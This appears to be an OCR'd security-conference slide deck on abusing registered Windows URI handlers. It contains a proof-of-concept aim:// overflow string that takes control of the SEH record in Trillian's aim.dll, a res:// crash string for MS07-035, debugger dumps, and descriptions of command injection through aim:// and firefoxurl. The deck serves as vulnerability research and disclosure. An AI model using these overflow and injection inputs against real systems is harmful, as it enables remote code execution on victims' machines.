URI Use and Abuse

New and Improved with Mac Pwnage and Mobile Attack Vectors!!!

Contributing Authors

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URIs – An Overview

- Generic
  - http://, ftp://, telnet://, etc.
- What else is registered?
  - aim://, firefoxurl://, picasa://, itms://, etc.


URIs – Interaction With Browsers

- Developers create URI hooks in the registry for their applications
- Once registered they can be accessed and interacted with through the browser
- XSS can play too!

URI Discovery – Where and What?

- RFC 4395 defines an IANA-maintained registry of URI Schemes
- W3C maintains *retired* schemes
- AHA! The registry! Enter DUH!

DUH Tool – Sample Output



```
C:\Documents and Settings\mcfetna\Desktop>cscript.exe //Nologo DUH.vbs
acrobat URL:Acrobat Protocol    C:\Program Files\Adobe\Reader\AcroRd32.exe /u "%1"
AIM     URL: AOL Instant Messenger Protocol     Rundll32.exe "C:\Program Files\Trillian\plugins\aim.dll",
"%1" ini="c:\program files\trillian\users\default\cache\pending_aim.ini"
callto  URL: CallTo Protocol    rundll32.exe msconf.dll,CallToProtocolHandler %l
file    URL:File Protocol       rundll32.exe msconf.dll,CallToProtocolHandler %l
ftp     URL:File Transfer Protocol      rundll32.exe msconf.dll,CallToProtocolHandler %l
gaaitpe URL:GAAIT-PE Protocol   C:\Program Files\AAP\GAAIT PE.exe %1
gopher  URL:Gopher Protocol     C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
HCP     Help Center Pluggable Protocol  %SystemRoot%\PCHEALTH\HELPCTR\Binaries\HelpCtr.exe -FromHCP -url "
hello   URL:Hello Protocol      "C:\Program Files\Hello\Hello.exe" /o "%1"
HTTP    URL:HyperText Transfer Protocol C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
https   URL:HyperText Transfer Protocol with Privacy    C:\PROGRA~1\MOZILL~1\FIREFOX.EXE -url "%1"
LDAP    URL:LDAP Protocol       "C:\Program Files\Outlook Express\wab.exe" /ldap:%1
mailto  URL:MailTo Protocol     C:\lotus\notes\notes.exe /defini %1
MMS     URL:mms Protocol        "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMST    URL:mmst Protocol       "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MMSU    URL:mmsu Protocol       "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
MSBD    URL:msbd Protocol       "C:\Program Files\Windows Media Player\wmplayer.exe" "%L"
news    URL:News Protocol       "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
nntp    URL:NNTP Protocol       "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
Notes   URL:Notes Protocol      C:\lotus\notes\notes.exe /defini %1
picasa  Picasa Command protocol "C:\Program Files\Picasa2\Picasa2.exe" "%1"
rlogin  URL:RLogin Protocol     rundll32.exe url.dll,TelnetProtocolHandler %l
Shell   URL:RLogin Protocol     %SystemRoot%\Explorer.exe /idlist,%I,%L
Snap    URL:SnapReporter Protocol       C:\Program Files\Paisley Consulting\SnapReporter2\SnapReporter.Pro
snews   URL:Snews Protocol      "%ProgramFiles%\Outlook Express\msimn.exe" /newsurl:%1
svn     URL:SVN Protocol        C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
svn+ssh URL:SVN+SSH Protocol    C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:repobrowser /pa
telnet  URL:Telnet Protocol     rundll32.exe url.dll,TelnetProtocolHandler %l
tn3270  URL:TN3270 Protocol     rundll32.exe url.dll,TelnetProtocolHandler %l
tsvn    URL:TSVN Protocol       C:\Program Files\TortoiseSVN\bin\TortoiseProc.exe /command:checkout /url:"
unreal  URL:Unreal Tournament Legacy Protocol   C:\UT2004\System\UT2004.exe "%1"
ut2004  URL:Unreal Tournament 2004 Protocol     C:\UT2004\System\UT2004.exe "%1"
Ventrilo        URL:Ventrilo Protocol   C:\PROGRA~1\Ventrilo\Ventrilo.exe -l%1
```

Attacking URIs – Attack Scope

- URIs link to applications
- Applications are vulnerable to code flaws and functionality abuse
- URIs can be accessed by XSS exposures

Stack Overflow in Trillian’s aim.dll Through the aim:// URI

- The aim:// URI is associated with the command ‘Rundll32.exe “C:\Program Files\Trillian\plugins\aim.dll”, aim_util_urlHandler url=”%1” ini="c:\program files\trillian\users\default\cache\pending_aim.ini”’.

Stack Overflow in Trillian's aim.dll Through the aim:// URI


- Attacker controls the value that is put into aim_util_urlHandler through the URI, such as aim://MyURL.
- Value is copied without bounds checking leading to a stack overflow

Stack Overflow in Trillian's aim.dll Through the aim:// URI

Example:


- aim:///#1111111/11111111111111111111111111111111111111111111111111111111111112222222222222222222222222222222222222222222222222222222222222233333333333333333333333333333333333333333333333333333333333334444444444444444444444444444444444444444444444444444444444444555555555555555555555555555555555555555555555555555555555555556666666AAAABBBB66666666666666666666666666666666666666666666666666666666666666777777777777777777777777777777777777777777777777777777777777788888888888888888888888888888888888888888888888888888888888889999999999999999999999999999999999999999999999999999999999999000000000000000000000000000000000000000000000000000000000000000

Stack Overflow Caught By OllyDbg



```
37089F65   8917            MOV DWORD PTR DS:[EDI],EDX
37089F67   83C7 04         ADD EDI,4
37089F6A   83E9 01         SUB ECX,1
37089F6D  ^74 9F           JE SHORT aim.37089F0E
37089F6F   BA FFFEFE7E     MOV EDX,7EFEFEFF
37089F74   8B06            MOV EAX,DWORD PTR DS:[ESI]
37089F76   03D0            ADD EDX,EAX
37089F78   83F0 FF         XOR EAX,FFFFFFFF
37089F7B   33C2            XOR EAX,EDX
37089F7D   8B16            MOV EDX,DWORD PTR DS:[ESI]
37089F7F   83C6 04         ADD ESI,4
37089F82   A9 00010181     TEST EAX,81010100
37089F87  ^74 DC           JE SHORT aim.37089F65
```

Control of Pointer to Next SEH Record and SE Handler



```
0007FF34   35353535
0007FF38   35353535
0007FF3C   35353535
0007FF40   35353535
0007FF44   35353535
0007FF48   36363635
0007FF4C   36363636
0007FF50   41414141  Pointer to next SEH record
0007FF54   42424242  SE handler
0007FF58   36363636
0007FF5C   36363636
0007FF60   36363636
0007FF64   36363636
0007FF68   36363636
```


Command Injection in Call to Trillian’s aim.dll Through XSS

- The command associated with aim:// takes two arguments, “URL” (which we control) and “ini”, which is set by default to C:\Program Files\Trillian\users \default\cache \pending_aim.ini.

Command Injection in Call to Trillian’s aim.dll Through XSS

- Attacker can inject a “ to close off the “uri” command line argument and can then inject a new “ini” parameter.
- The “ini” parameter is used to specify a file location to write startup data to.
- We can control some of that startup data through the aim:// URI.

Command Injection in Call to Trillian’s aim.dll Through XSS



Billy (BK) Rios » Proving Ground - Windows Internet Explorer
http://xs-sniper.com/blog/proving-ground/
old downloads trillian
Billy (BK) Rios » Proving Ground
Page
Tools
Internet
100%
start
1:17 AM

Billy (BK) Rios

Thoughts on Security in an Uncivilized World…

Proving Ground

FireFox 2.0.0.5 0-days (mailto, nntp, news, snews vulns)
Cross Browser Scripting (Firefoxurl vuln)
Trillian / AIM.DLL 0-day
IE Local Software Enumeration
FireFox Data: Phishing

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- BK vs “The Crows”

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  - Web Application Security
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
Bug in Microsoft's IFrame.dll Through res:// URI (MS07-035)

- The res:// URI is a predefined pluggable protocol in Microsoft that allows content like images, html, xsl, etc. to be pulled from DLLs or executables. Ex: res://ieframe.dll/info_48.png
- You have seen this, you just might not know it, if you have a 404 page or common error pages in IE, you'll see a blue ?, this is loaded using res://.

Bug in Microsoft’s IFrame.dll Through res:// URI (MS07-035)


- Playing with the res:// URI, it was discovered the browser would crash if the following URI was accessed: res://ieframe.dll/#111111/1
- Further testing led to res://ieframe.dll/#111111AAAAAA… (long string of A’s)…AA/1, which caused the windows dumprep.exe to kick-up.

Bug in Microsoft’s IFrame.dll Through res:// URI (MS07-035)


OllyDbg - iexplore.exe
File View Debug Options Window Help
L E M T W H
C CPU - thread 00000EC4, module ntdll

```
7C931C6B   807E FF FF        CMP BYTE PTR DS:[ESI-1],0FF
7C931C6F  ^0F82 08E8FDFF     JB ntdll.7C91047D
7C931C75   8BD6              MOV EDX,ESI
7C931C77   E8 B2040000       CALL ntdll.7C93212E
7C931C7C   84C0              TEST AL,AL
7C931C7E  ^0F84 F9E7FDFF     JE ntdll.7C91047D
7C931C84   F605 F002FE7F 0:  TEST BYTE PTR DS:[7FFE02F0],2
7C931C8B  ^0F84 D5E8FDFF     JE ntdll.7C910566
7C931C91  ˅E9 0CA00000       JMP ntdll.7C93BCA2
7C931C96   90                NOP
7C931C97   90                NOP
7C931C98   90                NOP
7C931C99   90                NOP
7C931C9A   90                NOP
```

Bug in Microsoft's IFrame.dll Through res:// URI (MS07-035)




```
0171EAA8  02FFA880  RETURN to 02FFA880 from 021DA980
0171EAAC  00410041  iexplore.00410041
0171EAB0  00410041  iexplore.00410041
0171EAB4  00410041  iexplore.00410041
0171EAB8  00410041  iexplore.00410041
0171EABC  00410041  iexplore.00410041
0171EAC0  00410041  iexplore.00410041
0171EAC4  00410041  iexplore.00410041
0171EAC8  00410041  iexplore.00410041
0171EACC  00410041  iexplore.00410041
0171EAD0  00410041  iexplore.00410041
0171EAD4  00410041  iexplore.00410041
0171EAD8  00410041  iexplore.00410041
0171EADC  00410041  iexplore.00410041
0171EAE0  00410041  iexplore.00410041
0171EAE4  00410041  iexplore.00410041
0171EAE8  00410041  iexplore.00410041
0171EAEC  00410041  iexplore.00410041
0171EAF0  00410041  iexplore.00410041
0171EAF4  00410041  iexplore.00410041
0171EAF8  00410041  iexplore.00410041
```

Cross Browser Scripting – IE pwns Firefox and Netscape Navigator

- Firefox and Netscape Navigator 9 register URIs to be “compliant with Windows Vista”.
- These URIs (“firefoxurl” and “navigatorurl”) are vulnerable to command injection when called from IE.
- Gecko based browsers accept the –chrome argument, and we can inject this to supply arbitrary JavaScript code that allows us to spawn a command prompt.

